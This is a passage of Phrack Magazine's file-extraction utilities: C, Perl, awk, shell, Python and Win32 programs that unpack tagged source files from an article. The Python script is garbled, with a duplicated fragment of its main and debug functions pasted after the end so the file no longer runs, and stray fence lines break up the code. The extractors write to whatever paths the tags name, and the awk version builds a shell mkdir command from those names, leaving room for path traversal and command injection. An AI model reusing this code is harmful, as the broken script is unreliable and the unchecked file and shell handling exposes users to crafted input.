 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 *
 *  extract.c
 *  Extracts textfiles from a specially tagged flatfile into a hierarchical
 *  directory structure.  Use to extract source code from any of the articles
 *  in Phrack Magazine (first appeared in Phrack 50).
 *
 *  Extraction tags are of the form:
 *
 *  host:~> cat testfile
 *  irrelevant file contents
 *  <++> path_and_filename1 !CRC32
 *  file contents
 *  <-->
 *  irrelevant file contents
 *  <++> path_and_filename2 !CRC32
 *  file contents
 *  <-->
 *  irrelevant file contents
 *  <++> path_and_filenamen !CRC32
 *  file contents
 *  <-->
```

```
 *  irrelevant file contents
 *  EOF
 *
 *  The `!CRC` is optional.  The filename is not.  To generate crc32 values
 *  for your files, simply give them a dummy value initially.  The program
 *  will attempt to verify the crc and fail, dumping the expected crc value.
 *  Use that one.  i.e.:
 *
 *  host:~> cat testfile
 *  this text is ignored by the program
 *  <++> testarooni !12345678
 *  text to extract into a file named testarooni
 *  as is this text
 *  <-->
 *
 *  host:~> ./extract testfile
 *  Opened testfile
 *   - Extracting testarooni
 *   crc32 failed (12345678 != 4a298f18)
 *  Extracted 1 file(s).
 *
 *  You would use `4a298f18` as your crc value.
 *
 *  Compilation:
 *  gcc -o extract extract.c
 *
 *  ./extract file1 file2 ... filen
 */


#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <string.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
#include <errno.h>

#define VERSION         "7niner.20000430 revsion q"

#define BEGIN_TAG       "<++> "
#define END_TAG         "<-->"
#define BT_SIZE         strlen(BEGIN_TAG)
#define ET_SIZE         strlen(END_TAG)
#define EX_DO_CHECKS    0x01
#define EX_QUIET        0x02

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

unsigned long crcTable[256];


void crcgen()
{
    unsigned long crc, poly;
    int i, j;
    poly = 0xEDB88320L;
    for (i = 0; i < 256; i++)
    {
        crc = i;
        for (j = 8; j > 0; j--)
        {
```

```
            if (crc & 1)
            {
                crc = (crc >> 1) ^ poly;
            }
            else
            {
                crc >>= 1;
            }
        }
        crcTable[i] = crc;
    }
}


unsigned long check_crc(FILE *fp)
{
    register unsigned long crc;
    int c;

    crc = 0xFFFFFFFF;
    while( (c = getc(fp)) != EOF )
    {
         crc = ((crc >> 8) & 0x00FFFFFF) ^ crcTable[(crc ^ c) & 0xFF];
    }

    if (fseek(fp, 0, SEEK_SET) == -1)
    {
        perror("fseek");
        exit(EXIT_FAILURE);
    }

    return (crc ^ 0xFFFFFFFF);
}


int
main(int argc, char **argv)
{
    char *name;
    u_char b[256], *bp, *fn, flags;
    int i, j = 0, h_c = 0, c;
    unsigned long crc = 0, crc_f = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL, *tmp = NULL;

    while ((c = getopt(argc, argv, "cqv")) != EOF)
    {
        switch (c)
        {
            case 'c':
                flags |= EX_DO_CHECKS;
                break;
            case 'q':
                flags |= EX_QUIET;
                break;
            case 'v':
                fprintf(stderr, "Extract version: %s\n", VERSION);
                exit(EXIT_SUCCESS);
        }
    }
    c = argc - optind;

    if (c < 2)
    {
        fprintf(stderr, "Usage: %s [-cqv] file1 file2 ... filen\n", argv[0]);
        exit(0);
    }
```

```
    /*
     *  Fill the f_name list with all the files on the commandline (ignoring
     *  argv[0] which is this executable).  This includes globs.
     */
    for (i = 1; (fn = argv[i++]); )
    {
        if (!head)
        {
            if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
            {
                perror("malloc");
                exit(EXIT_FAILURE);
            }
            strncpy(head->name, fn, sizeof(head->name));
            head->next = NULL;
            fn_p = head;
        }
        else
        {
            if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
            {
                perror("malloc");
                exit(EXIT_FAILURE);
            }
            fn_p = fn_p->next;
            strncpy(fn_p->name, fn, sizeof(fn_p->name));
            fn_p->next = NULL;
        }
    }
    /*
     *  Sentry node.
     */
    if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
    {
        perror("malloc");
        exit(EXIT_FAILURE);
     }
    fn_p = fn_p->next;
    fn_p->next = NULL;

    /*
     *  Check each file in the f_name list for extraction tags.
     */
    for (fn_p = head; fn_p->next; )
    {
        if (!strcmp(fn_p->name, "-"))
        {
            in_p = stdin;
            name = "stdin";
        }
        else if (!(in_p = fopen(fn_p->name, "r")))
        {
            fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
            fn_p = fn_p->next;
            continue;
        }
        else
        {
            name = fn_p->name;
        }

        if (!(flags & EX_QUIET))
        {
            fprintf(stderr, "Scanning %s...\n", fn_p->name);
        }
        crcgen();
        while (fgets(b, 256, in_p))
        {
```

```
            if (!strncmp(b, BEGIN_TAG, BT_SIZE))
            {
                b[strlen(b) - 1] = 0;           /* Now we have a string. */
                j++;

                crc = 0;
                crc_f = 0;
                if ((bp = strchr(b + BT_SIZE + 1, '/')))
                {
                    while (bp)
                    {
                        *bp = 0;
                        if (mkdir(b + BT_SIZE, 0700) == -1 && errno != EEXIST)
                        {
                            perror("mkdir");
                            exit(EXIT_FAILURE);
                        }
                        *bp = '/';
                        bp = strchr(bp + 1, '/');
                    }
                }

                if ((bp = strchr(b, '!')))
                {
                    crc_f =
                        strtoul((b + (strlen(b) - strlen(bp)) + 1), NULL, 16);
                   b[strlen(b) - strlen(bp) - 1 ] = 0;
                   h_c = 1;
                }
                else
                {
                    h_c = 0;
                }
                if ((out_p = fopen(b + BT_SIZE, "wb+")))
                {
                    fprintf(stderr, ". Extracting %s\n", b + BT_SIZE);
                }
                else
                {
                    printf(". Could not extract anything from '%s'.\n",
                        b + BT_SIZE);
                    continue;
                }
            }
            else if (!strncmp (b, END_TAG, ET_SIZE))
            {
                if (out_p)
                {
                    if (h_c == 1)
                    {
                        if (fseek(out_p, 0l, 0) == -1)
                        {
                            perror("fseek");
                            exit(EXIT_FAILURE);
                        }
                        crc = check_crc(out_p);
                        if (crc == crc_f && !(flags & EX_QUIET))
                        {
                            fprintf(stderr, ". CRC32 verified (%08lx)\n", crc);
                        }
                        else
                        {
                            if (!(flags & EX_QUIET))
                            {
                                fprintf(stderr, ". CRC32 failed (%08lx != %08lx)\n",
                                        crc_f, crc);
                            }
                        }
```

```
                    }
                    fclose(out_p);
                }
                else
                {
                    fprintf(stderr, ". `%s` had bad tags.\n", fn_p->name);
                    continue;
                }
            }
            else if (out_p)
            {
                fputs(b, out_p);
            }
        }
        if (in_p != stdin)
        {
            fclose(in_p);
        }
        tmp = fn_p;
        fn_p = fn_p->next;
        free(tmp);
    }
    if (!j)
    {
        printf("No extraction tags found in list.\n");
    }
    else
    {
        printf("Extracted %d file(s).\n", j);
    }
    return (0);
}
/* EOF */
<-->
<++> p56/EX/PMEU/extract.pl !1a19d427
# Daos <daos@nym.alias.net>
#!/bin/sh -- # -*- perl -*- -n
eval 'exec perl $0 -S ${1+"$@"}' if 0;

$opening=0;

if (/^\<\+\+\>/) {$curfile = substr($_ , 5); $opening=1;};
if (/^\<\-\-\>/) {close ct_ex; $opened=0;};
if ($opening) {
        chop $curfile;
        $sex_dir= substr( $curfile, 0, ((rindex($curfile,'/'))) ) if ($curfile =~ m/\//);
        eval {mkdir $sex_dir, "0777";};
        open(ct_ex,">$curfile");
        print "Attempting extraction of $curfile\n";
        $opened=1;
}
if ($opened && !$opening) {print ct_ex $_};
<-->

<++> p56/EX/PMEU/extract.awk !26522c51
#!/usr/bin/awk -f
#
# Yet Another Extraction Script
# - <sirsyko>
#
/^\<\+\+\>/ {
        ind = 1
        File = $2
        split ($2, dirs, "/")
        Dir="."
        while ( dirs[ind+1] ) {
                Dir=Dir"/"dirs[ind]
                system ("mkdir " Dir" 2>/dev/null")
```

```
                ++ind
        }
        next
}
/^\<\-\-\>/ {
        File = ""
        next
}
File { print >> File }
<-->
<++> p56/EX/PMEU/extract.sh !a81a2320
#!/bin/sh
# exctract.sh : Written 9/2/1997 for the Phrack Staff by <sirsyko>
#
# note, this file will create all directories relative to the current directory
# originally a bug, I've now upgraded it to a feature since I dont want to deal
# with the leading / (besides, you dont want hackers giving you full pathnames
# anyway, now do you :)
# Hopefully this will demonstrate another useful aspect of IFS other than
# haxoring rewt
#
# Usage: ./extract.sh <filename>

cat $* | (
Working=1
while [ $Working ];
do
        OLDIFS1="$IFS"
        IFS=
        if read Line; then
                IFS="$OLDIFS1"
                set -- $Line
                case "$1" in
                "<++>") OLDIFS2="$IFS"
                        IFS=/
                        set -- $2
                        IFS="$OLDIFS2"
                        while [ $# -gt 1 ]; do
                                File=${File:-"."}/$1
                                if [ ! -d $File ]; then
                                        echo "Making dir $File"
                                        mkdir $File
                                fi
                                shift
                        done
                        File=${File:-"."}/$1
                        echo "Storing data in $File"
                ;;
                "<-->") if [ "x$File" != "x" ]; then
                                unset File
                        fi ;;
                *)      if [ "x$File" != "x" ]; then
                                        IFS=
                                        echo "$Line" >> $File
                                        IFS="$OLDIFS1"
                        fi
                ;;
                esac
                IFS="$OLDIFS1"
        else
                echo "End of file"
                unset Working
        fi
done
)
<-->
<++> p56/EX/PMEU/extract.py !83f65f60
#! /bin/env python
```

```
# extract.py    Timmy 2tone <_spoon_@usa.net>

import sys, string, getopt, os

class Datasink:
    """Looks like a file, but doesn't do anything."""
    def write(self, data): pass
    def close(self): pass

def extract(input, verbose = 1):
    """Read a file from input until we find the end token."""

    if type(input) == type('string'):
        fname = input
        try: input = open(fname)
        except IOError, (errno, why):
            print "Can't open %s: %s" % (fname, why)
            return errno
    else:
        fname = '<file descriptor %d>' % input.fileno()

    inside_embedded_file = 0
    linecount = 0
    line = input.readline()
    while line:

        if not inside_embedded_file and line[:4] == '<++>':

            inside_embedded_file = 1
            linecount = 0

            filename = string.strip(line[4:])
            if mkdirs_if_any(filename) != 0:
                pass

            try: output = open(filename, 'w')
            except IOError, (errno, why):
                print "Can't open %s: %s; skipping file" % (filename, why)
                output = Datasink()
                continue

            if verbose:
                print 'Extracting embedded file %s from %s...' % (filename,
                                                                  fname),

        elif inside_embedded_file and line[:4] == '<-->':
            output.close()
            inside_embedded_file = 0
            if verbose and not isinstance(output, Datasink):
                print '[%d lines]' % linecount

        elif inside_embedded_file:
            output.write(line)

        # Else keep looking for a start token.
        line = input.readline()
        linecount = linecount + 1

def mkdirs_if_any(filename, verbose = 1):
    """Check for existance of /'s in filename, and make directories."""

    path, file = os.path.split(filename)
    if not path: return

    errno = 0
    start = os.getcwd()
    components = string.split(path, os.sep)
    for dir in components:
```

```
        if not os.path.exists(dir):
            try:
                os.mkdir(dir)
                if verbose: print 'Created directory', path

            except os.error, (errno, why):
                print "Can't make directory %s: %s" % (dir, why)
                break

        try: os.chdir(dir)
        except os.error, (errno, why):
            print "Can't cd to directory %s: %s" % (dir, why)
            break

    os.chdir(start)
    return errno

def usage():
    """Blah."""
    die('Usage: extract.py [-V] filename [filename...]')

def main():
    try: optlist, args = getopt.getopt(sys.argv[1:], 'V')
    except getopt.error, why: usage()
    if len(args) <= 0: usage()

    if ('-V', '') in optlist: verbose = 0
    else: verbose = 1

    for filename in args:
        if verbose: print 'Opening source file', filename + '...'
        extract(filename, verbose)

def db(filename = 'P51-11'):
    """Run this script in the python debugger."""
    import pdb
    sys.argv[1:] = ['-v', filename]
    pdb.run('extract.main()')

def die(msg, errcode = 1):
    print msg
    sys.exit(errcode)

if __name__ == '__main__':
    try: main()
    except KeyboardInterrupt: pass


    except getopt.error, why: usage()
    if len(args) <= 0: usage()

    if ('-V', '') in optlist: verbose = 0
    else: verbose = 1

    for filename in args:
        if verbose: print 'Opening source file', filename + '...'
        extract(filename, verbose)

def db(filename = 'P51-11'):
    """Run this script in the python debugger."""
    import pdb
    sys.argv[1:] = [filename]
    pdb.run('extract.main()')

def die(msg, errcode = 1):
    print msg
    sys.exit(errcode)
```

```
if __name__ == '__main__':
    try: main()
    except KeyboardInterrupt: pass              # No messy traceback.
<-->
<++> p56/EX/PMEU/extract-win.c !e519375d
/************************************************************************/
/* WinExtract                                                           */
/*                                                                      */
/* Written by Fotonik <fotonik@game-master.com>.                        */
/*                                                                      */
/* Coding of WinExtract started on 22aug98.                             */
/*                                                                      */
/* This version (1.0) was last modified on 22aug98.                     */
/*                                                                      */
/* This is a Win32 program to extract text files from a specially tagged   */
/* flat file into a hierarchical directory structure.  Use to extract      */
/* source code from articles in Phrack Magazine.  The latest version of    */
/* this program (both source and executable codes) can be found on my      */
/* website:  http://www.altern.com/fotonik                              */
/************************************************************************/


#include <stdio.h>
#include <string.h>
#include <windows.h>


void PowerCreateDirectory(char *DirectoryName);


int WINAPI WinMain(HINSTANCE hThisInst, HINSTANCE hPrevInst,
                   LPSTR lpszArgs, int nWinMode)
{
OPENFILENAME OpenFile; /* Structure for Open common dialog box */
char InFileName[256]="";
char OutFileName[256];
char Title[]="WinExtract - Choose a file to extract files from.";
FILE *InFile;
FILE *OutFile;
char Line[256];
char DirName[256];
int FileExtracted=0;   /* Flag used to determine if at least one file was */
int i;                 /* extracted */

ZeroMemory(&OpenFile, sizeof(OPENFILENAME));
OpenFile.lStructSize=sizeof(OPENFILENAME);
OpenFile.hwndOwner=HWND_DESKTOP;
OpenFile.hInstance=hThisInst;
OpenFile.lpstrFile=InFileName;
OpenFile.nMaxFile=sizeof(InFileName)-1;
OpenFile.lpstrTitle=Title;
OpenFile.Flags=OFN_FILEMUSTEXIST | OFN_HIDEREADONLY;

if(GetOpenFileName(&OpenFile))
   {
   if((InFile=fopen(InFileName,"r"))==NULL)
      {
      MessageBox(NULL,"Could not open file.",NULL,MB_OK);
      return 0;
      }

   /* If we got here, InFile is opened. */
   while(fgets(Line,256,InFile))
      {
      if(!strncmp(Line,"<++> ",5)) /* If line begins with "<++> " */
         {
         Line[strlen(Line)-1]='\0';
         strcpy(OutFileName,Line+5);
```

```
         /* Check if a dir has to be created and create one if necessary */
         for(i=strlen(OutFileName)-1;i>=0;i--)
            {
            if((OutFileName[i]=='\\')||(OutFileName[i]=='/'))
               {
               strncpy(DirName,OutFileName,i);
               DirName[i]='\0';
               PowerCreateDirectory(DirName);
               break;
               }
            }

         if((OutFile=fopen(OutFileName,"w"))==NULL)
            {
            MessageBox(NULL,"Could not create file.",NULL,MB_OK);
            fclose(InFile);
            return 0;
            }

         /* If we got here, OutFile can be written to */
         while(fgets(Line,256,InFile))
            {
            if(strncmp(Line,"<-->",4)) /* If line doesn't begin w/ "<-->" */
               {
               fputs(Line, OutFile);
               }
            else
               {
               break;
               }
            }
         fclose(OutFile);
         FileExtracted=1;
         }
      }
   fclose(InFile);
   if(FileExtracted)
      {
      MessageBox(NULL,"Extraction sucessful.","WinExtract",MB_OK);
      }
   else
      {
      MessageBox(NULL,"Nothing to extract.","Warning",MB_OK);
      }
   }
   return 1;
}


/* PowerCreateDirectory is a function that creates directories that are */
/* down more than one yet unexisting directory levels.  (e.g. c:\1\2\3) */
void PowerCreateDirectory(char *DirectoryName)
{
int i;
int DirNameLength=strlen(DirectoryName);
char DirToBeCreated[256];

for(i=1;i<DirNameLength;i++) /* i starts at 1, because we never need to */
   {                         /* create '/' */
   if((DirectoryName[i]=='\\')||(DirectoryName[i]=='/')||
      (i==DirNameLength-1))
      {
      strncpy(DirToBeCreated,DirectoryName,i+1);
      DirToBeCreated[i+1]='\0';
      CreateDirectory(DirToBeCreated,NULL);
      }
   }
```

```
}
<-->


|EOF|---------------------------------------------------------------------------|
```